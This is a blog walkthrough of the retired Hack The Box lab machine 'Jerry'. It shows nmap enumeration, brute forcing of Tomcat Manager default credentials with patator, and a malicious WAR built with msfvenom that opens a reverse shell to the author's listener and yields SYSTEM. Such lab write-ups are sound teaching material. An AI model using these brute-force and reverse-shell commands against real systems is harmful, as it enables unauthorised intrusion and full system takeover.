A while back I signed up for hackthebox.eu, but then somehow left the account sitting idle for quite some time as I was busy with work and doing my eCPPT.
Having finished the PTP course and some free time available, I started to do some of the active machines and yesterday – after getting VIP access – also some of the “retired” boxes.
As posting write-ups for retired machines is “fair game”, I thought I’d start a blog series of walk-throughs.
Today I start with “Jerry” as an easy first box.
Enumeration
As a first step let’s scan the target with nmap. The options I include are -sV for version detection, -sC for default scripts and -oN for saving the results in nmap format. This will scan the 1000 most common ports, run scripts and perform version enumeration (we’ll se a lot more of nmap in future write-ups).
$ nmap -sV -sC -oN nmap/init 10.10.10.95

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88
We can see from the nmap script results that there’s a tomcat instance running on port 8080.
Manually visiting http://10.10.10.95:8080, we confirm that it is indeed the default Tomcat start page.
Clicking on the “Manager App”, we quickly realize that we need some credentials, though.
A search for known vulnerabilties and exploits for this Tomcat version does not result in anything useful. So, ater trying a couple of default credentials manually, we can turn to a brute-forcing tool to test more default credentials faster. Let’s use patator this time.
An app-specific dictionary can be found in SecLists (Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt).
$ patator http_fuzz url=http://10.10.10.95:8080/manager/html user_pass=COMBO00:COMBO01 0=/usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt -x ignore:code=401 -x ignore:code=403

16:31:35 patator    INFO - code size:clen       time | candidate                          |   num | mesg
16:31:35 patator    INFO - -----------------------------------------------------------------------------
16:31:36 patator    INFO - 200  19262:-1       0.062 | tomcat:s3cret                      |    73 | HTTP/1.1 200 OK
16:31:36 patator    INFO - 200  19262:-1       0.061 | tomcat:s3cret                      |    74 | HTTP/1.1 200 OK
tomcat and s3cret it is! That was fast.
Exploitation
Using the discovered credentials, we can access the “Manager App” at http://10.10.10.95:8080/manager/html.

The app allows us to deploy our own web application as a WAR file, making it easy to get code execution on the remote system.
We could now manually create the WAR archive or use a generator. I will use msfvenom in this case and choose an unstaged java reverse tcp payload. You could also go with the regular staged meterpreter payload if you’d like a smaller payload and use all the advantages meterpreter gives you.
$ msfvenom -p java/shell_reverse_tcp LHOST=10.10.14.19 LPORT=9090 -f war -o shell.war
After generating our shell.war, we deploy it (upload) using the “Manager App” and start a netcat listener on our machine:
nc -lvnp 9090
Opening http://10.10.10.95:8080/shell/ we can now trigger our payload and will be greeted with a shell.
Ncat: Listening on :::9090
Ncat: Listening on 0.0.0.0:9090
Ncat: Connection from 10.10.10.95.
Ncat: Connection from 10.10.10.95:49193.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
As you can see, we’re immediately SYSTEM and don’t need any more privilege escalation.
✉️ Have a comment? Please send me an email.